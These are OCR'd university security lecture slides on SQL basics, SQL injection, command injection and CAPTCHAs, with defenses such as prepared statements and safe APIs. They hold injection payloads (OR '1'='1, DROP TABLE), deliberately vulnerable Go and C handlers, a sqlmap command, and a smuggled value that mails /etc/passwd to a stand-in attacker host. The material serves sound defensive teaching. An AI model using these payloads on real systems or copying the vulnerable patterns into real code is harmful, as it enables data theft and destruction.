SQL Injection and CAPTCHAs

Today: SQL Injection and CAPTCHAS

- Structure of modern web services
- SQL injection
  - Defenses
- Command injection
  - Defenses
- CAPTCHAs
  - Subverting CAPTCHAs

SQL Injection

Top 25 Most Dangerous Software Weaknesses (2020)

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Rank	ID	Name	Score
[1]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	46.82
[2]	CWE-787	Out-of-bounds Write	46.17
[3]	CWE-20	Improper Input Validation	33.47
[4]	CWE-125	Out-of-bounds Read	26.50
[5]	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	23.73
[6]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	20.69
[7]	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor	19.16
[8]	CWE-416	Use After Free	18.87
[9]	CWE-352	Cross-Site Request Forgery (CSRF)	17.29
[10]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	16.44
[11]	CWE-190	Integer Overflow or Wraparound	15.81
[12]	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	13.67
[13]	CWE-476	NULL Pointer Dereference	8.35
[14]	CWE-287	Improper Authentication	8.17
[15]	CWE-434	Unrestricted Upload of File with Dangerous Type	7.38
[16]	CWE-732	Incorrect Permission Assignment for Critical Resource	6.95
[17]	CWE-94	Improper Control of Generation of Code ('Code Injection')	6.53

Structure of Web Services

- Most websites need to **store and retrieve data**
  - Examples: User accounts, comments, prices, etc.
- The HTTP server only handles the HTTP requests, and it needs to have some way of storing and retrieving persisted data

Structure of Web Services

Client
Handle HTML, CSS, JavaScript, etc.

1. User requests page

8. Browser renders page

2. HTTP GET request →

← 7. HTTP response

← HTTP →

Web Server
Process requests and handle server-side logic

3. Interpret request

6. Construct response

APACHE HTTP SERVER PROJECT
NGINX
Microsoft IIS

4. Query database →

← 5. Return data

← **SQL (usually)** →

Database Server
Store and provide access to persistent data

MySQL
Microsoft SQL Server
mongoDB

Databases

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- For this class, we will cover SQL databases
  - SQL = Structured Query Language
  - Each database has a number of tables
  - Each table has a predefined structure, so it has columns for each field and rows for each entry
- Database server manages access and storage of these databases

bots			
id	**name**	**likes**	**age**
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL

- **Structured Query Language** (**SQL**): The language used to interact with and manage data stored in a database
    - Defined by the International Organization for Standardization (ISO) and implemented by many SQL servers
- Good SQL servers are ACID (atomicity, consistency, isolation, and durability)
    - Essentially ensures that the database will never store a partial operation, return an invalid state, or be vulnerable to race conditions
- Declarative programming language, rather than imperative
    - Declarative: Use code to define the result you want
    - Imperative: Use code to define exactly what to do (e.g. C, Python, Go)

SQL: SELECT

- SELECT is used to select some columns from a table
- Syntax:

  `SELECT [columns] FROM [table]`

bots			
id	**name**	**likes**	**age**
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: SELECT

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Selected 2 columns from the table, keeping all rows.

```
SELECT name, age FROM bots
```

name	age
evanbot	3
codabot	2.5
pintobot	1.5
3 rows, 2 columns	

bots

id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: SELECT

The asterisk (`*`) is shorthand for "all columns." Select all columns from the table, keeping all rows.

```
SELECT * FROM bots
```

id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5

3 rows, 4 columns

bots			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5

3 rows, 4 columns

SQL: SELECT

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Select constants instead of columns

```
SELECT id, 'pancakes' FROM bots
```

id	name
1	evanbot
1 rows, 2 columns	

bots			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: WHERE

- WHERE can be used to filter out certain rows
  - Arithmetic comparison: **<, <=, >, >=, =, <>**
  - Arithmetic operators: **+, - , * , /**
  - Boolean operators: **`AND`**, **`OR`**
    - AND has precedence over OR

bots			
id	**name**	**likes**	**age**
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: WHERE

Choose only the rows where the **`likes`** column has value **`pancakes`**

```
SELECT * FROM bots
WHERE likes = 'pancakes'
```

id	name	likes	age
1	evanbot	pancakes	3

1 row, 4 columns

bots

id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5

3 rows, 4 columns

SQL: WHERE

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Get all names of bots whose **`age`** is less than 2 or whose **`id`** is 1

```
SELECT name FROM bots
WHERE age < 2 OR id = 1
```

name
evanbot
pintobot
2 rows, 1 column

(selected because **`id`** is 1)

(selected because **`age`** is 1.5)

bots			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: INSERT INTO

- INSERT INTO is used to add rows into a table
- VALUES is used for defining constant rows and columns, usually to be inserted

bots			
id	**name**	**likes**	**age**
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: INSERT INTO


```
INSERT INTO bots VALUES
(4, 'willow', 'catnip', 5),
(5, 'luna', 'naps', 7)
```

This statement results in two extra rows being added to the table

bots

id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
4	willow	catnip	5
5	luna	naps	7

5 rows, 4 columns

SQL: UPDATE

- UPDATE is used to change the values of existing rows in a table
  - Followed by SET after the table name
- Usually combined with WHERE
- Syntax:

```
UPDATE [table]
SET [column] = [value]
WHERE [condition]
```

bots			
id	**name**	**likes**	**age**
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
4	willow	catnip	5
5	luna	naps	7
5 rows, 4 columns			

SQL: UPDATE

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```
UPDATE bots
SET age = 6
WHERE name = 'willow'
```

This statement results in this cell in the table being changed. If the **`WHERE`** clause was missing, every value in the **`age`** column would be set to 6.

bots			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
4	willow	catnip	6
5	luna	naps	7
5 rows, 4 columns			

SQL: DELETE

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- DELETE FROM is used to delete rows from a table
- Usually combined with WHERE
- Syntax:

```
DELETE FROM [table]
WHERE [condition]
```

bots			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
4	willow	catnip	6
5	luna	naps	7
5 rows, 4 columns			

SQL: DELETE


```
DELETE FROM bots
WHERE age >= 6
```

This statement results in two rows being deleted from the table

bots			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
~~4~~	~~willow~~	~~catnip~~	~~6~~
~~5~~	~~luna~~	~~naps~~	~~7~~
3 rows, 4 columns			

SQL: CREATE

- CREATE is used to create tables (and sometimes databases)

bots			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: CREATE


```
CREATE TABLE cats (
    id INT,
    name VARCHAR(255),
    likes VARCHAR(255),
    age INT
)
```

Note:
`VARCHAR(255)`
is a string type

This statement results in a new table being created with the given columns

bots

id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5

3 rows, 4 columns

cats

id	name	likes	age

0 rows, 4 columns

SQL: DROP

- DROP is used to delete tables (and sometimes databases)
- Syntax:

  `DROP TABLE [table]`

bots			
id	**name**	**likes**	**age**
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

cats			
id	**name**	**likes**	**age**
0 rows, 4 columns			

SQL: DROP

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```
DROP TABLE bots
```

This statement results in the entire **`bots`** table being deleted

~~*bots*~~			
~~id~~	~~name~~	~~likes~~	~~age~~
~~1~~	~~evanbot~~	~~pancakes~~	~~3~~
~~2~~	~~codabot~~	~~hashes~~	~~2.5~~
~~3~~	~~pintobot~~	~~beans~~	~~1.5~~
0 rows, 0 columns			

cats			
id	name	likes	age
0 rows, 4 columns			

SQL: Syntax Characters

- `--` (two dashes) is used for single-line comments (like `#` in Python or `//` in C)
- Semicolons separate different statements
  - `UPDATE items SET price = 2 WHERE id = 4;`
    `SELECT price FROM items WHERE id = 4`
- SQL is really complicated, but you only need to know the basics for this class

A Go HTTP Handler (Again)

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Handler

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {
    itemName := r.URL.Query()["item"][0]
    db := getDB()
    query := fmt.Sprintf("SELECT name, price FROM items WHERE name = '%s'", itemName)
    row, err := db.QueryRow(query)
    ...
}
```

Remember this string manipulation issue?

URL

```
https://vulnerable.com/get-items?item=paperclips
```

Query

```
SELECT item, price FROM items WHERE name = 'paperclips'
```

A Go HTTP Handler (Again)

Handler

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {
    itemName := r.URL.Query()["item"][0]
    db := getDB()
    query := fmt.Sprintf("SELECT name, price FROM items WHERE name = '%s'", itemName)
    row, err := db.QueryRow(query)
    ...
}
```

URL

```
https://vulnerable.com/get-items?item='
```

Invalid SQL executed by the server, 500 Internal Server Error

Query

```
SELECT item, price FROM items WHERE name = '''
```

A Go HTTP Handler (Again)

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Handler

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {
    itemName := r.URL.Query()["item"][0]
    db := getDB()
    query := fmt.Sprintf("SELECT name, price FROM items WHERE name = '%s'", itemName)
    row, err := db.QueryRow(query)
    ...
}
```

URL

This is essentially OR TRUE, so returns every item!

```
https://vulnerable.com/get-items?item=' OR '1' = '1
```

Query

```
SELECT item, price FROM items WHERE name = '' OR '1' = '1'
```

A Go HTTP Handler (Again)

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Handler

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {
    itemName := r.URL.Query()["item"][0]
    db := getDB()
    query := fmt.Sprintf("SELECT name, price FROM items WHERE name = '%s'", itemName)
    row, err := db.QueryRow(query)
    ...
}
```

For this payload: End the first quote (`'`), then start a new statement (**`DROP TABLE items`**), then comment out the remaining quote (`--`)

URL

```
https://vulnerable.com/get-items?item='; DROP TABLE items --
```

Query

```
SELECT item, price FROM items WHERE name = ''; DROP TABLE items --'
```

SQL Injection


- **SQL injection** (**SQLi**): Injecting SQL into queries constructed by the server to cause malicious behavior
  - Typically caused by using vulnerable string manipulation for SQL queries
- Allows the attacker to execute arbitrary SQL on the SQL server!
  - Leak data
  - Add records
  - Modify records
  - Delete records/tables
  - Basically anything that the SQL server can do

Blind SQL Injection

- Not all SQL queries are used in a way that is visible to the user
  - Visible: Shopping carts, comment threads, list of accounts
  - Blind: Password verification, user account creation
  - Some SQL injection vulnerabilities only return a true/false as a way of determining whether your exploit worked!
- **Blind SQL injection**: SQL injection attacks where little to no feedback is provided
  - Attacks become more *annoying*, but vulnerabilities are still exploitable
  - Automated SQL injection detection and exploitation makes this less of an issue
  - Attackers will use automated tools

Blind SQL Injection Tools

- **sqlmap**: An automated tool to find and exploit SQL injection vulnerabilities on web servers
  - Supports pretty much all database systems
  - Supports blind SQL injection (even through timing side channels)
  - Supports “escaping” from the database server to run commands in the operating system itself
- **Takeaway**: “Harder” is harder only until someone makes a tool to automate the attack



; Features();--

- Full support for **MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, MariaDB, MemSQL, TiDB, CockroachDB, HSQLDB, H2, MonetDB, Apache Derby, Amazon Redshift, Vertica, Mckoi, Presto, Altibase, MimerSQL, CrateDB, Greenplum, Drizzle, Apache Ignite, Cubrid, InterSystems Cache, IRIS, eXtremeDB, FrontBase, Raima Database Manager, YugabyteDB** and **Virtuoso** database management systems.
- Full support for six SQL injection techniques: **boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band.**
- Support to **directly connect to the database** without passing via a SQL injection, by providing

; Introduction();--

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
```

SQL Injection Defenses

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- Defense: **Input sanitization**
  - Option #1: Disallow special characters
  - Option #2: Escape special characters
    - Like XSS, SQL injection relies on certain characters that are interpreted specially
    - SQL allows special characters to be escaped with backslash (\) to be treated as data
- Drawback: Difficult to build a good escaper that handles all edge cases

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {
    itemName := r.URL.Query()["item"][0]
    itemName = sqlEscape(itemName)
    db := getDB()
    query := fmt.Sprintf("SELECT name, price FROM items WHERE name = '%s'", itemName)
    row, err := db.QueryRow(query)
    ...
}
```

SQL Injection Defenses

- Defense: **Prepared statements**
  - Idea: Instead of trying to escape characters before parsing, parse the SQL first, then insert the data
    - Usually represented as a question mark (**`?`**) when writing SQL statements
    - When the parser encounters the **`?`**, it fixes it as a single node in the syntax tree
    - After parsing, only *then*, it inserts data
    - The untrusted input never has a chance to be parsed, only ever treated as data

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {
    itemName := r.URL.Query()["item"][0]
    db := getDB()
    row, err := db.QueryRow("SELECT name, price FROM items WHERE name = ?", itemName)
    ...
}
```

SQL Injection Defenses

- Biggest downside to prepared statements: Not part of the SQL standard!
  - Instead, SQL drivers rely on the actual SQL implementation (e.g. MySQL, PostgreSQL, etc.) to implement prepared statements

- Must rely on the API to correctly convert the prepared statement into implementation-specific protocol
  - Again: Consider human factors!

Command Injection

Command Injection

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- Untrusted data being treated incorrectly is not a SQL-specific problem
    - Can happen in other languages too
- Consider: `system` function in C
    - The function takes a string as input, spawns a shell, and executes the string input as a command in the shell

`system` Command Injection

Handler

```
void find_employee(char *regex) {
    char cmd[512];
    snprintf(cmd, sizeof cmd, "grep '%s' phonebook.txt", regex);
    system(cmd);
}
```

String manipulation again!

Parameter

```
regex = "weaver"
```

`system` Command

```
grep 'weaver' phonebook.txt
```

`system` Command Injection

Handler

```
void find_employee(char *regex) {
    char cmd[512];
    snprintf(cmd, sizeof cmd, "grep '%s' phonebook.txt", regex);
    system(cmd);
}
```

Parameter

```
regex = "'; mail mallory@evil.com < /etc/passwd; touch '"
```

`system` Command

```
grep ''; mail mallory@evil.com < /etc/passwd; touch '' phonebook.txt
```

Defending Against Command Injection in General

- Defense: **Input sanitization**
    - As before, this is hard to implement and difficult to get 100% correct
- Defense: **Use safe APIs**
    - For **`system`**, executing a shell to execute a command is too powerful!
        - Instead, use **`execv`**, which directly executes the program with arguments **without parsing**
    - Most programming languages have safe APIs that should be use instead of parsing untrusted input
        - **`system`** (unsafe) and **`execv`** (safe) in C
        - **`os.system`** (unsafe) and **`subprocess.run`** (safe) in Python
        - **`exec.Command`** (safe) in Go
    - Go only has the safe version!

CAPTCHAs

Websites are for Humans

- Most websites are designed for human usage, not robot usage
    - Example: A login page is for users to submit their password, not for an attacker to automate a brute-force attack
- Robot access of websites can lead to attacks
    - Denial of service: Overwhelming a web server by flooding it with requests
        - We’ll see more denial-of-service later in the networking unit
    - Spam
    - More specific exploitation (e.g. scalping tickets/graphics cards when they go on sale)

CAPTCHAs: Definition

- **CAPTCHA**: A challenge that is easy for a human to solve, but hard for a computer to solve
  - "Completely Automated Public Turing test to tell Computers and Humans Apart"
  - Sometimes called a "reverse Turing test"
  - Used to distinguish web requests made by humans and web requests made by robots
- Usage: Administer a CAPTCHA, and if it passes, assume that the user is human and allow access

CAPTCHAs: Examples

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


- Reading distorted text
- Identifying images
- Listening to an audio clip and typing out the words spoken






CAPTCHAs and Machine Learning

- Modern CAPTCHAs have another purpose: Training machine learning algorithms
    - Machine learning often requires manually-labeled datasets
    - CAPTCHAs crowdsource human power to help manually label these big datasets
    - Example: Machine vision problems require manually-labeled examples: “This is a stop sign”




CAPTCHAs: Issues

- Arms race: As computer algorithms get smarter, CAPTCHAs need to get harder
- Accessibility: As CAPTCHAs get harder, not all humans are able to solve them easily
- Ambiguity: CAPTCHAs might be so hard that the validator doesn't know the solution either!
- Not all bots are bad: CAPTCHAs can distinguish bots from humans, but not good bots from bad bots
    - Example: *Crawler* bots help archive webpages



CAPTCHAs: Attacks

- Outsourcing attack: Pay humans to solve CAPTCHAs for you
  - CAPTCHAs only verify that there is a human in the loop; everything else can be automated
  - Usually costs a few cents per CAPTCHA
  - CAPTCHAs end up just distinguishing which attackers are willing to spend money
    - Remember: Security is economics!



SQL Injection: Summary

- Web servers interact with databases to store data
  - Web servers use SQL to interact with databases
- SQL injection: Untrusted input is used as parsed SQL
  - The attacker can construct their own queries to run on the SQL server!
  - Blind SQL injection: SQLi with little to no feedback from the SQL query
  - Defense: Input sanitization
    - Difficult to implement correctly
  - Defense: Prepared statements
    - Data only ever treated as data; bulletproof!
- Command injection: Untrusted input is used as any parsed language
  - Defense: Keep it simple and use safe API calls

CAPTCHAs: Summary

- CAPTCHA: A challenge that is easy for a human to solve, but hard for a computer to solve
  - Examples: Reading distorted text, identifying images
  - Original purpose: Distinguishing between humans and bots
  - Modern purpose: Forces the attacker to spend some money to solve the CAPTCHAs
  - Modern purpose: Providing training data for machine learning algorithms
- Issues with CAPTCHAs
  - As computer algorithms get smarter, CAPTCHAs get harder, and not all humans are able to solve them easily
  - Ambiguity: CAPTCHAs might be so hard that the validator doesn't know the solution either!
  - Economics: Breaking CAPTCHAs just costs money
  - Not all bots are bad